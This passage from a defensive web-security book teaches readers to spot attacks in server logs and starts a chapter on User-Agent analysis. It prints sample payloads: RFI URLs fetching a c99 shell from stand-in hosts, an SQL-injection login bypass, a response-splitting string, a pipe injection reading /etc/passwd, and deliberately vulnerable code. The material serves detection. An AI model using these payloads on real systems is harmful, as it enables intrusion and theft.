But that's not how HTTP works. To be accurate, the above is perfectly legal in HTTP, but it's a syntax reserved for proxy servers. You can be fairly certain just by looking at the above requesting URL that the request did not come from a browser; it most likely came from a tool for automated access written by someone who does not understand HTTP well, or from someone searching for a proxy.

Proxy Access Attempts

If the appearance of a domain name in the request URL can sometimes be attributed to sloppiness, that's only true when the domain name is one of yours. When you see a domain name of a site that is hosted elsewhere, then you are dealing with an attacker who is probing your web server with an attempt to identify a proxy. For example:

```
GET http://www.google.com/ HTTP/1.0
```

This may seem like it should have no hope of working, and it probably won't—most of the time. The problem is that many web servers are mistakenly set up to allow requests to be proxied. Attackers will regularly test large swaths of the Internet looking for sites that are open proxies. This can aid them in attacking other targets by proxying their requests through your application.

In this example, the attacker is testing whether he or she can access Google's homepage through your website. If your web server proxies requests, the bad guy will see Google's homepage after sending a request like the one you see above. If not, the bad guy will get your default site's home page or (hopefully) a Page Not Found response.

Anchor Identifiers

Another mistake robots writers often make is to include an anchor identifier (the text that follows a # character, also known as fragment identifier) in the request URL. This mistake is similar to that of including the anchor identifier in the Referer field, as discussed in Chapter 5. Thus, if you see something like this:

```
GET /blog123.html#comment-12345 HTTP/1.0
```

You can easily tell it's bad programming and automated access. It's fairly common to see robots that do this, because spammers aren't always aware of the fact that anchor identifiers are never sent by the browser.

Common Request URL Attacks

The request URL takes the central place in every HTTP request so it's not surprising that it's where most of the attacks will be. In this section I will list the most commonly encountered attacks, as witnessed by many web servers around the Internet.

Remote File Inclusion

Another interesting thing about a lot of requesting URLs that you will see in your logs, especially if you are running an open source PHP application, is a large chunk of PHP remote file inclusion⁴⁵ (RFI) attacks. These attacks are attempting to pull in remote files and execute them on your website. They do this as a way of adding more servers to their networks of compromised machines (or "botnets"), as well as to gain access to potentially sensitive information on your website. Here's what one such attack might look like:

```
GET /index.php?a=http://bad-guy.com/c99.php HTTP/1.0
```

There is one thing about this URL that stands out beyond the fact that it's pulling a c99 shell (which is a well known PHP backdoor), and that is the fact that it's pulling in a remote file at all. This is a bit of anomaly detection because it's probably not a URL that anyone has ever gone to on your site before. However, it's also especially likely to be an attack if you don't have any form of website redirection or any part of your site that allows 3rd party URLs to be inputted as part of the URL structure of your site.

Note: There is a significant trend towards not doing a first attack with a c99 shell, instead using a small script that just outputs a pre-defined number. If the attacker sees the number in output they will know the attack worked. Every c99 shell invocation usually includes the username and password (specific to the attacker), which in turn gives not only access but control over your machine. They typically control your compromised computer through IRC channels as well as many other previously compromised systems.

⁴⁵ http://en.wikipedia.org/wiki/Remote_File_Inclusion

Another thing to note about RFI attacks is their structure. For some reason, people have gotten increasingly sloppy over time and started to put a number of question marks at the end of the string. It's probably because the same attack script has been used as a template and recycled over and over again without getting cleaned up. Here are some examples pulled from various places that show the issue:

```
/corpo.php?pagina=http://hackersite.com/??  
/cp2.php?securelib=http://hackersite.com/?  
/displayCategory.php?basepath=http://hackersite.com/??  
/home.php?a=http://hackersite.com/??  
/index.php?body=http://hackersite.com/??  
/index.php?way=http://hackersite.com/????????????????????????????????  
/php-include-robotsservices.php?page=http://hackersite.com/??
```

SQL Injection

SQL injection is dangerous because it allows an attacker to inject SQL commands into your database. SQL (short for Structured Query Language) is very English-like; you would probably be able to understand many of the simpler statements, which will look to you just as English sentences. Think about it like this: if you have a sentence and only one place where an attacker can inject a word into that sentence, it would allow them to change the nature of the sentence string completely.

```
$sentence = "The dog's color is $variable.";  
$variable = "brown. Now send all your money to me";
```

You can see above that by replacing the variable placeholder in the first sentence with its value, the sentence it completely changed. An otherwise benign statement will morph into something dangerous. With this example in mind, it's easy to see that if you allow your SQL statements to be manipulated from outside they can be turned into something that could potentially steal information from the database, change records, allow the attacker higher level of access, or delete the data all together.

Three of the most obvious things to see in an SQL injection attack are the apostrophe, the quote and double dashes. This is because keeping the statement syntactically correct is critical to making sure it is processed by the database engine. For instance, in the above example you'll notice that I ended the sentence with "brown." which has a period at the end of it, making the sentence correct. The rest of the variable did not contain a period at the end because there was already one in the original sentence, after the \$variable placeholder. Having two periods would make the punctuation incorrect. In the world of English grammar that's not a big deal because you'll still understand what I mean, but in SQL it's the difference between a statement that works and one that doesn't work.

So here's what that an example of an SQL injection attack might look like this:

```
http://www.yoursite.com/?user=admin&password=%27%20or%201%3D1--
```

On the backend, once normalized, that same command might be equivalent to the following vulnerable snippet of Perl code:

```
$username = "admin";
$password = "' or 1=1--";
$sql_query = "SELECT username FROM users WHERE
              username = '$username' AND
              password = '$password'";
if ($sql_query) {
    allow_access_for($sql_query);
} else {
    output_auth_error();
}
```

This code constructs an SQL query that says “select all the records from the users table where the username is admin and the password is nothing or if the statement ‘1=1’ evaluates to true”. This, of course, is always true, because of the very last part of the statement: one always equals one. So the attacker who inputted the SQL injection would now become the admin user without ever knowing the admin user’s password because the expression returned to \$sql_query is “admin”. It sounds somewhat silly, but this attack unfortunately is extremely common amongst web applications.

Fortunately, like we discussed before, the three most common things to allow an attack like this to work are the apostrophe, the quote and the double dash. The apostrophe and quotes are useful for properly ending quoted strings. The double dash signals the database to ignore the rest of the command, which means that if there are any trailing characters they will be ignored rather than cause syntax errors. There’s a lot more to SQL injection and for more information I recommend the SQL injection cheat sheet⁴⁶.

What to Do with This Knowledge

Now that you know which characters are considered dangerous, your first impulse might be to look for them in all user input, rejecting requests that contain them. But that won’t work. One unfortunate thing about trying to detect those small subset of characters is that they are also used commonly elsewhere. Quotes are used to describe things regularly, including within HTML. So too are double dashes, which are used both in written language sometimes as well as in HTML comments. Apostrophes, unfortunately, are the hardest because they even appear in people’s names. Sometimes I joke that I wish my mother had married an Irish man just so I could test for SQL injection, even without trying, with names like “O’Reilly” and “O’Brien” which is often safer for plausible deniability than something more conspicuous and indeed potentially more dangerous to the site.

SQL injection can easily lead to denial of service situations, and not just data changes or information disclosure. For instance the exact same command when combined with something like a function to

⁴⁶ <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>

delete your user account could be disastrous. The syntax might look similar to the syntax above but rather than deleting just one user the “or 1=1” might end up deleting all your user accounts.

```
http://www.yoursite.com/?del_user=me&password=%27%20or%201%3D1--
```

So even simple testing of SQL injection against a production environment could completely delete all your production data, depending on the query that’s vulnerable. Let’s hope you have backups! So even simple tests like this from a curious kid, rather than a targeted attack by an unscrupulous member of some organized crime group may inadvertently cause you untold amounts of pain and lost revenue. SQL injection is nothing to sneeze at.

HTTP Response Splitting

```
/redir_lang.jsp?lang=foobar%0d%0aContent-  
Length:%20%0d%0a%0d%0aHTTP/1.1%20200%20OK%0d%0aContent-  
Type:%20text/html%0d%0aContent-  
Length:%2019%0d%0a%0d%0a<html>Shazam</html>
```

This results in the following output stream, sent by the web server over the TCP connection:

```
HTTP/1.1 302 Moved Temporarily  
Date: Wed, 24 Dec 2003 15:26:41 GMT  
Location: http://10.1.1.1/by_lang.jsp?lang=foobar  
Content-Length: 0  
  
HTTP/1.1 200 OK  
Content-Type: text/html  
Content-Length: 19  
  
<html>Shazam</html>  
Server: WebLogic XMLX Module 8.1 SP1 Fri Jun 20 23:06:40 PDT 2003  
271009 with  
Content-Type: text/html  
Set-Cookie:  
JSESSIONID=lpwxbgHwzeaIIFyaksxqsq92Z0VULcQUcAanfK7In7IyrCST  
9UsS!-1251019693; path=/  
[...]
```

Fig 6.1 – HTTP Response Splitting⁴⁷

HTTP response splitting as seen in Fig 6.1 is when an attacker is somehow able to inject information into HTTP response headers, splitting apart the response in two. The place where this is most commonly possible is within redirections. The redirection page usually takes input from the user to decide where to send the user via a Location header. Here’s what a normal response might look like:

```
HTTP/1.1 301 Moved Permanently  
Date: Sat, 05 Apr 2008 22:46:28 GMT  
Server: Apache  
Location: http://www.your-site/another-page/
```

⁴⁷ http://www.webappsec.org/projects/threat/classes/http_response_splitting.shtml

```
Content-Length: 235
Connection: close
Content-Type: text/html; charset=iso-8859-1
```

If the user can somehow inject newline characters into the middle of the query they can now modify the query and add in their own headers, and more importantly take over the page. Both Amit Klein and Arian Evans have done extensive work with HTTP response splitting and have found that caching proxies are particularly vulnerable to this kind of attack for two reasons. Firstly, proxies read data returned from the web server and cache that information permanently. Further, because they can mimic data, there are specific circumstances where the caching proxy can be tricked into long term caching of the data returned, which means that the attacker can take over not only that page, but other pages as well.

Note: Arian and I have talked extensively about this. At one point Arian was having a conversation with one of his customers who responded that it wasn't a big deal because they had a short timeout on the data, to which Arian responded that if he controls the headers he also controls the timeout for the cache. That turns a normal HTTP Response Splitting attack into a persistent attack since the cache is never flushed in any reasonable amount of time.

The following table of ASCII characters includes character codes given as hexadecimal numbers. There are other ways to represent the following characters, as well as other high order and multi-byte characters, but this is the most common way to represent the characters with which most sites will interact:

00 nul	01 soh	02 stx	03 etx	04 eot	05 enq	06 ack	07 bel
08 bs	09 ht	0a lf	0b vt	0c ff	0d cr	0e so	0f si
10 dle	11 dc1	12 dc2	13 dc3	14 dc4	15 nak	16 syn	17 etb
18 can	19 em	1a sub	1b esc	1c fs	1d gs	1e rs	1f us
20 sp	21 !	22 "	23 #	24 \$	25 %	26 &	27 '
28 (29)	2a *	2b +	2c ,	2d -	2e .	2f /
30 0	31 1	32 2	33 3	34 4	35 5	36 6	37 7
38 8	39 9	3a :	3b ;	3c <	3d =	3e >	3f ?
40 @	41 A	42 B	43 C	44 D	45 E	46 F	47 G
48 H	49 I	4a J	4b K	4c L	4d M	4e N	4f O
50 P	51 Q	52 R	53 S	54 T	55 U	56 V	57 W
58 X	59 Y	5a Z	5b [5c \	5d]	5e ^	5f _
60 `	61 a	62 b	63 c	64 d	65 e	66 f	67 g
68 h	69 i	6a j	6b k	6c l	6d m	6e n	6f o
70 p	71 q	72 r	73 s	74 t	75 u	76 v	77 w
78 x	79 y	7a z	7b {	7c	7d }	7e ~	7f del

The 0a (“newline” or “line feed”) and 0d (“carriage return” or “form feed”) characters are the most interesting for HTTP Response Splitting. They are used to signal the end of the line, which allows an attacker to start a brand new header in the HTTP response, or even end the HTTP response prematurely as well. This can allow an attacker to redirect users to other locations, set cookies, and take over a web-page or even the entire site in the case of caching proxies.

Knowing what a response splitting attack looks like is critical to stopping it. Attacks will typically use one or both of these characters, either raw or URL-encoded (%0a for the newline character and %0d for the carriage return character).

NUL Byte Injection

NUL bytes are used internally in many programming languages to help determine where things end. In the C programming language, for example, you typically only know where some text begins, but not how long it is. That's why C always places one NUL byte at the end of text. Thus, when you encounter a NUL byte, you know you've reached the end of a string.

The special treatment of the NUL byte makes it dangerous. Programmers often forget to check input for the appearance of the NUL bytes, leaving the door open for exploitation. If you inject a NUL byte into a program you can mess with how it processes information. In 1999 a hacker called Rain Forrest Puppy (sometimes RFP for short) wrote a document explaining how this attack worked. I will present one simple example here, taken from Rain Forrest Puppy's original document and slightly modified. Take the following request URL (the %00 represents a NUL character in URL encoding):

```
http://www.yoursite.com/get_some_file.cgi?file=login.cgi%00
```

which is designed to attack the following piece of Perl code:

```
...
die ("This is not allowed.") if ($file eq "login.cgi");
if (-e $file) { open (FILE, ">$file"); }
...
```

Although the script was built specifically to disallow the opening of the file named "login.cgi", by adding a NUL byte to the end of the string the attacker fools the script into believing that the file variable does not contain "login.cgi". Strictly speaking, that is true, but the problem is that the open function, which opens files, discards the NUL byte at the end, making the two strings functionally identical, and allows the attacker to open the forbidden file.

NUL bytes serve no legal purpose in web applications; they should be considered dangerous and never be allowed in your system.

Note: Many years after Rain Forrest Puppy's discoveries, I found another use for NUL bytes: I discovered that Internet Explorer ignores them when they are part of HTML documents. While that may not appear very useful at first, it turns out that a careful placement of NUL bytes allows for trivial obfuscation of many attack payloads, tricking many HTML filters that don't check for this particular technique. Jeremiah Grossman, CEO of Bit Discovery and founder of Whitehat Security found that many sites started to crash unexpectedly after they added the NUL byte injection check into their software, as well. This evidence points to a problem that is probably far more pervasive than meets the eye – simply because not many attackers enter NUL bytes into their attacks.

Pipes and System Command Execution

Pipes should also be considered dangerous when combined with system commands. This type of problem is commonly found in form-to-email scripts, because they typically use concatenation to produce command lines. Here's a slightly modified real-world example of a vulnerable program written in C:

```
sprintf(sys_buf, "mail -s \"%s\" %s", request_title,
        email_address);
```

The command line expects an email address in the variable `email_address`, but if the variable contains something sinister—for example, `%26cat%20/etc/passwd`—the end result will be as follows:

```
mail -s "title" |cat /etc/passwd
```

Although that causes the mail function to fail with an improper amount of variables, it does send the password file to the output of the program, and thus to the attacker. (There are other attacks that this particular function is vulnerable to, including emailing the password file to the attacker and so on, but let's just talk about pipes for the moment.) Now the attacker can see the password with nothing more complex than a pipe and a normal UNIX command.

Fortunately pipes are relatively infrequent to find in nature during normal user input, and are almost always bad. If you are familiar with UNIX and Linux systems, you'll probably realize that there isn't much that you can get with an `/etc/passwd` file, since they often don't contain much that is sensitive beyond usernames and paths, but it is very commonly used by attackers anyway, since it is a common file in a standard location. Older and insecure systems do still contain hashes of the password, but it's uncommon these days. The more sensitive files will vary on a system by system basis and will depend heavily on the file and user permissions of the files that the attacker attempts to view in this way.

Pipes have been used as delimiters for AJAX variables before, but typically they are returned from the web application and not sent to it. Still, make sure your application doesn't use pipes anywhere typically before implementing any sort of rule that flags on pipes, or you'll be getting a lot of false positives.

Cross-Site Scripting

You won't find much on XSS here, precisely because this topic is already well covered in literature, including much of my own writing. The only thing I think is worth adding in this book on that topic is that XSS is far more likely to be found in the URL than it is in POST strings. In all of the thousands of examples I've seen of XSS only a small handful use POST strings. So if you encounter things like angle brackets, quotes (double or single), parenthesis, back slashes, or anything that looks like XSS, you are probably in for some trouble if you aren't properly sanitizing your output. If you have no clue what I'm talking about, rather than wasting lots of space in this book on a topic well covered elsewhere, I suggest reading the XSS cheat sheet or picking up the book:

- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- “XSS Attacks” ISBN 1597491543

It’s also important to note that the browser community has been making efforts to reduce the likelihood of the most common forms of reflected cross site scripting in IE8.0⁴⁸, and with the NoScript plugin for Firefox written by Giorgio Maone, so the prevalence of GET request XSS may diminish with time as the security community change how these attacks works within the browser.

Web Server Fingerprinting

There are many ways in which someone can “fingerprint” your web server—that is, to identify what type of web server you are using. In Chapter 4 I discussed approaches that focus on the HTTP request method and the protocol information, but there are other ways as well.

Although most attackers don’t bother with testing first (reconnaissance) and focus entirely on the attack (using automation to test for common exploits on a large number of web sites), there are a number of attackers who will test first to see what will and won’t work and only after receiving conformation they *then* execute a targeted attack against your website. Although both forms of attack can lead to the same thing, the second, tested approach is far more dangerous, because the attacker now knows something about your server and can limit his attacks to those that have a higher chance of success against your platform while reducing their chances of getting caught in the process.

Invalid URL Encoding

One way to fingerprint a web server is to intentionally force an error with an invalid URL encoding, like in the following example:

```
http://www.yoursite.com/%--
```

Web servers react differently when they encounter requests that contain invalid URL encodings. Some servers might respond with an error; some others may ignore the problem altogether. For example, the Apache web server is well known for responding with a 404 (Page Not Found) response to any request that contains an URL-encoded forward slash (%2f). While that’s pretty conclusive to a user’s intentions to cause an error, it also may have been a typo or some other error that caused a user to type that information in.

On the other hand, you can get URL-encoded forward slash characters in some cases that may or may not be rare, depending on your circumstances. For example, if you have an Apache web server configured as a reverse proxy in front of Microsoft Outlook Web Access, you will find that it frequently uses the %2f string in the URL. What the IIS web server treats as normal, Apache finds unusual. (Fortunately, the default Apache behavior can be changed: use the AllowSlashes configuration directive to make it ignore encoded forward slash characters.)

⁴⁸ Now defunct: <http://ha.ckers.org/blog/20080702/xssfilter-released/>

Well-Known Server Files

Another common fingerprinting technique is to look for default images that come with the web server and that are almost always there. For example, in the case of the Tomcat web server:

```
http://www.yoursite.com/tomcat-power.gif
```

Unfortunately, there may be a number of reasons your default images may have been linked to from other websites over time, as it really isn't under your control. For instance, Google may have found and linked to your images and they may be found sometimes by doing image searches, so using this information alone may not be ideal.

Easter Eggs

Another fingerprinting attack involves use of PHP Easter eggs, which can be used to identify PHP running on a web server—these allow a user to type in a very complex string but gain information about the target. Although it is possible to turn these Easter eggs off in the system.ini file, most web sites don't. In the following example, the first request will show the PHP credits page, the second the PHP logo, the third the Zend Engine logo, and the fourth another PHP logo:

```
http://php.net/?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000  
http://php.net/?=PHPE9568F34-D428-11d2-A769-00AA001ACF42  
http://php.net/?=PHPE9568F35-D428-11d2-A769-00AA001ACF42  
http://php.net/?=PHPE9568F36-D428-11d2-A769-00AA001ACF42
```

Not only can these Easter eggs show that PHP is installed, but—because they often change with every PHP release—attackers can also determine the approximate version. Older versions of PHP often contain buffer overflows and other nasty vulnerabilities. Some developer's idea of a joke could end up getting you compromised. This particular Easter egg can be turned off inside your PHP.ini configuration file, but it's rarely done.

Admin Directories

Another common thing for attackers to attempt to do is to find and access your administration portal. Unless the attacker has prior knowledge of your environment (which makes them a huge threat and much harder to detect) they probably are going to try to access your portal name by simple trial and error. For example, they might try the following paths on your server:

```
/admin/  
/wp-admin/  
/administrator/
```

A more skilled attacker may have a database of commonly used paths and use them with an automated tool. Such tools are widely available. For example, DirBuster⁴⁹ is one of many of them.

Tip: By doing something as simple as re-naming your administration portal you make it easier to detect people attempting to guess the administrative URLs. Some would call this obfuscation – I call it a great way to detect would-be attackers for almost no cost to you.

But that said, let's say you have an administration directory named some other non-standard word or phrase, and you see someone attempting to connect to your administration console from outside of your organization. That may point the way towards an insider. You should have clear policies in place that disallow remote administration of your sites unless they come through a VPN tunnel. That will allow you to see people more clearly when they are visiting your application or attempting to administer it without being properly protected from things like man in the middle attacks. More importantly this will stop people who just managed to shoulder surf the information necessary to log into the administration page.

Automated Application Discovery

Many worms and exploit scripts are written with the ability to scan the Internet in search for vulnerable applications. The basic idea is to obtain a list of IP addresses in some way, attempt to determine if some of them have the desired application installed and finally exploiting those that do. Such worms are easy to spot because they send a large number of requests in succession, all of which result in a 404 response (assuming your site is not vulnerable).

The request URLs below were all sent to a server by a worm designed to exploit vulnerabilities in the RoundCube Webmail application⁵⁰. The worm sent 16 requests which are reproduced below:

```
/roundcube//bin/msgimport
/rc//bin/msgimport
/mss2//bin/msgimport
/mail//bin/msgimport
/mail2//bin/msgimport
/rms//bin/msgimport
/webmail2//bin/msgimport
/webmail//bin/msgimport
/wm//bin/msgimport
/bin/msgimport
/roundcubemail-0.1//bin/msgimport
/roundcubemail-0.2//bin/msgimport
/roundcube-0.1//bin/msgimport
/roundcube-0.2//bin/msgimport
/round//bin/msgimport
/cube//bin/msgimport
```

⁴⁹ http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project

⁵⁰ <http://roundcube.net>

Well-Known Files

Web sites often contain files that contain meta data and otherwise carry information useful to attackers. It is very common to see attackers routinely inspecting such files in the hope they would make their work easier.

Crossdomain.xml

The crossdomain.xml file is used by Flash programs to determine the rules by which they must abide when contacting domains other than the one from which they originate. Without permission in crossdomain.xml access to other domain names will not be allowed. This approach is otherwise known as default deny and it serves as a very important protection mechanism. For instance, let's say an attacker wanted to steal some sensitive information from your web site, using one of your users as a target. They could somehow get the victim to visit a malicious web site and start a specially designed Flash program. The Flash program would then use the identity of the victim to access your web site, retrieve the sensitive information, and send the data somewhere else. Thanks to the default deny policy, such attacks are not possible. Or at least that's the theory.

Unfortunately, people frequently deploy crossdomain.xml without having a clear idea how it works. Developers often know they need it (because their programs don't work), so they go out on the Internet, look for examples, and find other people's code. They then copy someone's poorly written version of a crossdomain.xml policy and use it on their production servers. Poof! They are now insecure. Here's the vulnerable line of code that you will often see in these insecure crossdomain.xml files:

```
<allow-access-from domain="*" />
```

Pretty simple. All the line above says is that you are allowing access to pull any content from your site from any other domain. So the attacker doesn't even need to find a vulnerability in your site, you just gave them the keys.

The second problem with crossdomain.xml is that they affect the entire domain name, and all Flash programs on it. As a consequence many complex websites have a cross-domain policy without even realizing. One developer might have needed it for his program to work and now the entire site is insecure. I've seen this on many very large websites that have deployed Flash for one reason or another. Regardless of the reason why, it's critical that this file either be removed entirely or restricted only to the domains that actually need access – and that is making a big assumption that those other domains are also as secure as yours!

A request for the crossdomain.xml file is a very uncommon thing to see in your logs if you don't have Flash programs on your site. Thus, if you see such requests, you should investigate.

Robots.txt

Well-behaving robots often use robots.txt files to determine which parts of the website are off-limits for crawling. This was implemented so that webmasters could reduce the load on their servers from

excessive crawling, or even to prevent crawlers from indexing parts of their site they felt were proprietary. Unfortunately, that's not a particularly good way of stopping malicious robots, as they'll just do the exact opposite – using the robots.txt file as a blueprint for finding areas of the site of interest. Likewise, attackers use robots.txt files to find things that webmasters put in them, including sensitive directories, backups, and so on.

Google Sitemaps

Google sitemaps provide almost exactly the opposite functionality to robots.txt files, in that they give the search engines a blueprint for the site that the website does indeed want to be indexed. Likewise this also gives an attacker a quick view into the structure of the website, to reduce the time required to crawl the entire site, looking for things to exploit. Instead, they can just sort through the XML list and look for things of interest, which might inadvertently contain backups or other things that were not intentionally placed there. Or the attacker can simply point their scanner at the list of URLs to make their scanners more effective since they don't have to use their own crawler.

Summary

The page that attackers request tells a tale and that tale is incredibly important to properly read and understand. The vast majority of the time pages that are requested are benign on sites of any significant traffic volume. It can sometimes be like finding a needle in a haystack, but it's also one of the most useful tools in your arsenal. There are lots of tools out there readily available to look at log files and can help you identify malicious activity. I highly recommend investing in these tools even if you cannot afford something more comprehensive.

Chapter 7 - User-Agent Identification

"Rich men put small bills on the outside of their money rolls so they will appear poor, while poor men put large bills on the outside of their money rolls so they will appear rich." – Unknown

The User-Agent request header is how people tell your website which type of browser they are using. This information has all sorts of practical uses, including telling your website what versions of CSS and JavaScript a user's browser supports. This knowledge was extremely important in the early days of browser technology, when standards weren't well enforced. Even to this day, there are many differences between the browsers, although nowadays most websites use detection in the JavaScript and CSS itself, rather than rely on the information provided in the request headers.

Because there are so many different HTTP clients out there—browsers, HTTP client libraries, robots, and so on—the User-Agent request header is usually the first header you turn to when you suspect something is not right. Because this header can easily be faked, it may not always tell the truth, but it is still the one single spot where most attackers fail.

In this chapter I take a close look at the User-Agent field to discuss what it normally looks like and how to extract useful bits of information out of it. I'll then move to elaborate on the common ways this field is misused, for example for spam, search engine impersonation or application attacks.

What is in a User-Agent Header?

The “User-Agent” header is a free-form field, but most browsers use a form that has its roots in the Netscape days. For example, Firefox identifies itself using the information as below:

```
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-GB;
rv:1.9.0.7) Gecko/2009021910 Firefox/3.0.7
```

And here is an example of what you may see from Internet Explorer 8:

```
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1;
Trident/4.0; .NET CLR 1.1.4322; .NET CLR 2.0.50727; .NET CLR
3.0.04506.30; .NET CLR 3.0.04506.648; .NET CLR 3.0.4506.2152;
.NET CLR 3.5.30729)
```

As you can see, you get not only the information about the User-Agent itself, but also the information on the underlying operating system and the installed software components.

As seen in Fig 7.1 you can see that there are services that explicitly attempt to deconstruct User-Agent strings. Since each HTTP client may use a slightly different style, deciphering the User-Agent identification string is not always going to be simple. There are also several attempts to compile comprehensive User-Agent databases, which you can find by searching for the words “user agent database” in your favorite search engine.

User Agent String.Com

[Home](#) | [List of User Agent Strings](#) | [Links](#) | [Contact](#)

User Agent String explained :

```
Mozilla/5.0 (Windows; U; Windows NT 5.1; en-GB; rv:1.9.0.7)
Gecko/2009021910 Firefox/3.0.7
```

Copy/paste any user agent string in this field and click 'Analyze' Analyze

Firefox 3.0.7	
Mozilla	It's a Mozilla based browser
5.0	Mozilla Version
Windows	Platform
U	Security values: <ul style="list-style-type: none"> N for no security U for strong security I for weak security
Windows NT 5.1	OS-or-CPU : Windows XP
en-GB	Language Tag, indicates the language for which the client had been localized (e.g. menus and buttons in the user interface) : English - Great Britain
rv:1.9.0.7	CVS Branch Tag The version of Gecko being used in the browser
Gecko	Gecko engine inside
2009021910	Build Date: the date the browser was built
Firefox	Firefox
3.0.7	Version
All Firefox user agent strings	

© 2005 -2008 [UserAgentString.com](#)
[Wordconstructor](#) - Random Word Generator :: [707 Directory](#) - SEO friendly directory of directories

Fig 7.1 UserAgentString.com deconstructing data into its components

Malware and Plugin Indicators

There are a lot of users whose computers have been compromised. Unfortunately, the numbers as a percentage are simply staggering. With the advent of Windows XP service pack 2, the desktop actually attempts to defend itself by alerting consumers to the need for a firewall and anti-virus, but that hasn't

done much in the way of preventing malware to date if you look at the numbers of machines that have been compromised. User agents that have been modified to include information about custom software plugins and spyware is fairly indicative of a user who has either been compromised or is likely to have been compromised.

The reason is simple; if someone is likely to install things from the web it's also likely that they have downloaded malicious software at some point. The likelihood of the two being correlated is very high. I'm a realist and I won't claim to say that you should never download anything off the Internet and install it, but with the ever present threat of malicious software, it's a dangerous proposition. This doesn't mean that any user who has downloaded software is malicious but that their personal information may well be compromised or worse – they may not even be in complete control of their computer anymore.

One such example of non-malicious software that modifies the user's User-Agent header is ZENcast Organizer, which is used to organize podcasts and video blogs.

```
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US;
rv:1.8.1.14) Gecko/20080404 Firefox/2.0.0.14 Creative ZENcast
v2.00.07
```

It's unclear why the programmers of ZENcast felt it was necessary to change people's User-Agent header, but likely it's for advertising and tracking purposes. It also turns into an interesting method for website owners to track users, since it does add another unique feature to the User-Agent. More maliciously than ZENcast, some spyware and malware will also change the User-Agent of the victim's browser, which makes it very easy to identify. Any users with spyware user agents have almost certainly been compromised. Again, that does not necessarily mean they are bad, but because they are no longer in control of their browsers it's almost irrelevant what their intentions are. The following is an example of FunWebProducts, which touts itself as adware:

```
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1;
FunWebProducts; .NET CLR 1.1.4322; .NET CLR 2.0.50727; .NET CLR
3.0.04506.30)
```

If someone has malicious software on their machine, you are advised to watch them more carefully, because they may become a conduit for hostile activity. Whether their personally identifiable information is being forwarded to a malicious third party, or whether their computer is being used for reconnaissance for a future attack. It may never become clear or happen, but it is definitely something to watch for. There are a lot of examples of this you can find on the web. There is an ongoing list, located on [emergingthreats.net](http://www.emergingthreats.net)⁵¹ that can help identify these types of users. These lists change frequently, and are quite possibly missing a great deal of identifiers, but they are a good place to start.

⁵¹ <http://www.emergingthreats.net/index.php/rules-mainmenu-38.html>

Software Versions and Patch Levels

Another highly useful thing you can glean from the User-Agent identification is patch levels, operating systems, versions of software, architecture of the underlying operating system and supporting hardware, and more. All of this can be highly useful for you to know more about your users. For instance, if you see “SV1” in your logs, that string refers to Service Pack 2 of Internet Explorer 6.0⁵².

There is a great deal of information that can be gleaned from a User-Agent if you want to attempt to deconstruct it. Each browser is different and the format of the user agents in each browser is highly dependent upon the browser and the additional software they may have installed.

By knowing what is current and what is out of date, you can identify users who are statistically likely to already have been compromised, and therefore are higher risk of having malware on their computer. This ends up being a nice risk rating metric to use, in combination with many other things you’ll find throughout this book. A number of companies have experimented with this type of information but I am not aware of any production website that uses this information to make informed heuristic decisions about the dangers their users pose based on User-Agent alone to date and then communicate that information to the consumer. I doubt that it will likely change with time either.

However, it’s worth noting that like anything, if many websites begin communicating that they are using this information it’s likely that we will find modern malware begin to spoof user agents to current patch levels to avoid detection. So for the foreseeable future, I suspect we will never see this information communicated outwardly to avoid tipping off attackers to a very useful indicator of consumer danger.

User-Agent Spoofing

The single most spoofed information you will see in your logs is the User-Agent request header. Spoofing is something you would expect from bad guys but it is not only the criminals who are doing it. It turns out that there are so many web sites out there with poorly-implemented browser-detection logic, that spoofing is sometimes the only way to get through (while still using your preferred browser). This was the case, for example, with Internet Explorer 7.0 at the beginning of its lifetime. A great deal of early adopters were annoyed to find a large number of websites with poor JavaScript detection that told them they needed to use a supported browser – ironically “like Internet Explorer”. Now we’re seeing it again with Internet Explorer 8.0. When will developers learn? History does tend to repeat itself.

User-Agent spoofing is important to us because there are a number of attackers who have learned that they can reduce the chances of being detected by spoofing their User-Agent information to make them look like real browsers. The HTTP client libraries used by automated tools all have default User-Agent strings that simply stand out. For example here are some of the most common signatures you will encounter:

```
User-Agent: Java/1.6.0_10
```

⁵² <http://msdn.microsoft.com/en-us/library/ms537503.aspx>

```
User-Agent: libwww-perl/5.79
```

```
User-Agent: Python-urllib/2.5
```

A fantastic example of a highly flawed and obviously poor implementation of a User-Agent spoof is the following. It shows that some piece of software had intended to change their User-Agent information to something other than what it was originally, however, it really just ended up making a mess and actually includes the words "User-Agent:" within the header itself, instead of overwriting the original header as was probably intended:

```
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1;
SV1; QQDownload 1.7; User-agent: Mozilla/4.0 (compatible; MSIE
6.0; Windows NT 5.1; SV1; http://bsalsa.com) )
```

You might question why a user would want to spoof a User-Agent from MSIE 6.0 to MSIE 6.0. It doesn't make sense, right? Well, it does if you think about it not from a malicious perspective, but rather someone who wrote a poorly-coded plugin for their browser. The plugin may have wanted to emulate the current browser, but add its own information into it, and in doing so, rather than overwriting the original, it tagged the entire header onto itself. It's unclear if that's how this header came to be. It does, however, point to badly programmed applications, and that may be worrisome, depending on what type of application it was.

Cross Checking User-Agent against Other Headers

Fortunately, most attackers don't realize that HTTP headers are a set of headers, not individual. Meaning, that one header actually makes a difference as it relates to other headers in the various browsers. Here's an example of a section of HTTP headers in Internet Explorer and Firefox (the two most popular browsers):

Internet Explorer:

```
GET / HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg,
application/x-shockwave-flash, */*
Accept-Language: en-us
UA-CPU: x86
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1;
.NET CLR 1.1.4322; .NET CLR 2.0.50727)
Host: www.msn.com
Proxy-Connection: Keep-Alive
```

Firefox:

```
GET / HTTP/1.1
Host: www.msn.com
```

```
User-Agent: Mozilla/5.0 (Windows; ; Windows NT 5.1; rv:1.8.1.14)
Gecko/20080404
Accept:
text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,te
